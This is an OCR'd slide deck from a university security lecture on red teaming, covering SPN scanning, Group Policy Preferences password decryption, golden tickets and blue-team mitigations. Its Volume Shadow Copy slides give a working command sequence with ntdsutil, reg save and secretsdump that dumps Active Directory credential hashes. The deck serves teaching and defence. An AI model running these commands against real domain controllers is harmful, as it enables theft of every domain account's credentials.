Red Teaming

UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

Agenda

- **R**ed **T**eam
- Difference to a Pen Test
- Common **RT** Techniques
- **B**lue **T**eam

Disclaimer

- Red Teaming is a contentious term with no set definition
- Conceptions vary and can be situated on a scale from those who employ the term interchangeably with ‘pentesting’ to those who view it as a type of ‘No holds barred’ /Carte Blanche security engagement

What is a Red Team test

*An **extensive**, **goal orientated**, **cross-domain** security assessment conducted on behalf of an organisation by a **team** of diverse security professionals who, for the duration of the engagement, seek to **emulate** the motivation, capability and visibility of an advanced adversary.*

UNICAM Università di Camerino 1336


dionach
REAL SECURITY IN A VIRTUAL WORLD

Goal Orientated

Typical Red Team Objectives:

- Access an internal network
- Obtain Intellectual Property
- Harvest Customer Contact Lists
- Compromise Customer Payment Information
- Take down a distributed service to directly impact up-time, violate SLAs with customers, and revenue stream

Cross Domain



Team Based

Generalist

- All rounder

Computer Security Specialists

- Exploit Development, Reverse Engineering, Bug Hunting

Social Engineer

- Skilled manipulator, quick thinker. Confident face-to-face as well as on the phone

Physical Security Specialist

- Lock Picking, RFID, tailgating, social engineering, physically fit, calm under pressure

Researcher

- OSINT

Adversary Emulation

- Threat intelligence
- Threat actors
  - Nation state
  - Organised Crime Syndicate
  - Hacktivists
  - Insiders

UNICAM Università di Camerino 1336

dionach REAL SECURITY IN A VIRTUAL WORLD

Extensive

- Length of the engagement
- Attack surface

Pen Test Vs Red Team Test

Penetration Test	Red Team Test
Conducted by individuals and small teams	Collaborative, team-based engagements
Vulnerability Enumeration	Goal Based/Asset Orientated
Narrow Attack Surface	Wide Attack Surface
Threat Actor Neutral	Adversary Modelling
Limited use of Threat Intelligence	Utilises Threat Intelligence
Assignment length (<=3 weeks)	Testing occurs over extended periods (<=12 months)

How does it works?

- Scope & Proposal
- Information Gathering
- Initial Breach
- Persistence Access
- Later Movement
- Report

UNICAM Università di Camerino 1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

What is Blue Team

*A proactive defending team who aim to **protect** the logical and physical perimeter, the corporate asset and **promptly respond** to attacks conducted by external or internal enemies.*

- Detection
- Reaction

UNICAM Università di Camerino 1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

Common RT Techniques

- AV Evasion
- SPN scanning
- Group Policy Preferences
- Volume Shadow Copy
- Golden Ticket

Antivirus Evasion

- Veil-Evasion
- Shellter
- The Backdoor Factory
- Sidestep

PowerShell

- Dave Kennedy: “Bash for Windows”
- Available by default in supported Windows versions
  - v2: Win 7 / Win 2k8R2
  - v3: Win 8 / Win 2012
  - v4: Win 8.1 / Win 2012R2
- Provides access to WMI & COM
- Leverages .Net Framework
- Microsoft binary = whitelisted
- **Download & run code in memory**
- **Download & run code in memory**

UNICAM Università di Camerino 1336

dionach REAL SECURITY IN A VIRTUAL WORLD

PowerShell

- PowerSploit
- PowerUp
- PowerShell-AD-Recon
- Nishang
- Empire

UNICAM Università di Camerino 1336

dionach REAL SECURITY IN A VIRTUAL WORLD

SPN Scanning

- Nmap -> noisy , easy to detect
- Active Directory Service Principal Name Description

  A service principal name (SPN) is the name by which a Kerberos client uniquely identifies an instance of a service for a given Kerberos target computer.
- LDAP queries to DCs -> stealthy, difficult to detect
- Format:
  SPN = serviceclass “/” hostname [“:”port] [“/” servicename]
  - serviceclass = alphanum
  - servicename = alphanum

UNICAM Università di Camerino 1336

dionach REAL SECURITY IN A VIRTUAL WORLD

SPN Scanning

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQLAP01:1433*
- Exchange
  - *exchangeMDB/adsmsEXCAS01*
- RDP
  - *TERMSERV/adsmsEXCAS01*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01*
- *Hyper-V Host*
  - *Microsoft Virtual Console Service/adsmsHV01*
- *VMWare VCenter*
  - *STS/adsmsVC01*

SPN Directory: http://social.technet.microsoft.com/wiki/contents/articles/717.service-principal-names-spns-setspn-syntax-setspn-exe.aspx

Group Policy Preferences

- **The private key is publicly available on MSDN**

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Group Policy Preferences

- \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
  - Search for Groups.xml

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFw
#Super@Secure&Password$2015?
```

UNICAM Università di Camerino 1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

Dump Domain Admin

- Cain Able
- Metasploit
  - smart_hashdump
  - domain_hashdump
- Active Directory Replication
- Volume Shadow Copy

Volume Shadow Copy

- Locate ntds.dit

```
reg.exe query
hklm\system\currentcontrolset\services\ntds\parameters
```

- Check the space

```
dir C:\Windows\NTDS\ntds.dit
fsutil volume diskfree c:
```

- Check if VSS is running

```
sc.exe query VSS
sc.exe start VSS
```

Create a copy with ntdsutil

ntdsutil is not in Windows 2003, use vssadmin instead

Volume Shadow Copy

- List snapshots

```
ntdsutil snapshot "activate instance NTDS" "list all" quit quit
```

- Create snapshot

```
ntdsutil snapshot "activate instance NTDS" create "list all" quit quit
```

- Mount snaposhot

```
ntdsutil snapshot "list all" "mount 2" quit quit
```

- Download ntds.dit
- Copy SYSTEM registry hive

```
reg.exe save HKLM\SYSTEM c:\system.save
```

Volume Shadow Copy

- Clean up

```
ntdsutil snapshot "list all" "unmount 2" "delete 1"
"list all" quit quit
```

- Stop VSS

```
sc.exe stop VSS
```

- Profit

```
python /usr/share/doc/python-
impacket/examples/secretsdump.py -system
system.save -ntds ntds.dit LOCAL
```

UNICAM Università di Camerino 1336

dionach REAL SECURITY IN A VIRTUAL WORLD

Golden Ticket

- Requires KRBTGT pw hash / service account pw hash.
- Forged TGT (Golden Ticket) bypasses all user restrictions.
- Create anywhere & use on any computer on the network.
- No elevated rights required to create/use.
  - Impersonate existing user.
  - Invent a fictional user with elevated rights.
  - *Spoof access without changing group membership*

- **User password changes have no impact on forged ticket!**

KRBTGT

- KRBTGT account: disabled and not visible.
- Sign/encrypt AD Kerberos tickets
- Pwd set when domain created & (almost) **never changes**
  - Password changes when DFL -> 2008 (or newer).
- Current & Previous Password valid for Kerberos tickets
- KRBTGT password exposed? **Requires changing twice!**

Blue Team: PSN Scanning

- Detection
  - Difficult
- Mitigation
  - Limit Service Account rights/permissions
  - Use complex password
  - Use (Group) Managed Service Accounts

Blue Team: GPP

- Detection
  - XML Permission Denied Checks
    - Place xml file in SYSVOL & set Everyone:Deny
    - Audit Access Denied errors
  - GPO doesn't exist, no legit reason for access
- Mitigation
  - Use LAPS for automatic local admin password change
  - Install KB2962486 on every computer used to manage GPOs
  - Delete existing GPP xml files in SYSVOL containing passwords

Blue Team: Credential Theft

- Detection
  - Difficult
  - Golden events may have one of these issues:
    - The Account Domain field is blank when it should contain DOMAIN.
    - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.
- Mitigation
  - Use complex password
  - Protect DC backups & storage
  - Admins only logon to specific systems

Blue Team: MS14-068

- Detection
  - IDS Signature for Kerberos AS-REQ & TGS-REQ both containing “Include PAC: False”
- Mitigation
  - Patch servers with KB3011780 before running DCPromo patch the server build.
  - Check patch status before running DCPromo

Blue Team: Recommendation

- Disable PowerShell
- Regular patching
- Install Honey Pot
- Network Segregation
- Use jump hosts
- Monitor Event Logs
- Use complex password

UNICAM Università di Camerino 1336

dionach REAL SECURITY IN A VIRTUAL WORLD

Thank You

dionach
REAL SECURITY IN A VIRTUAL WORLD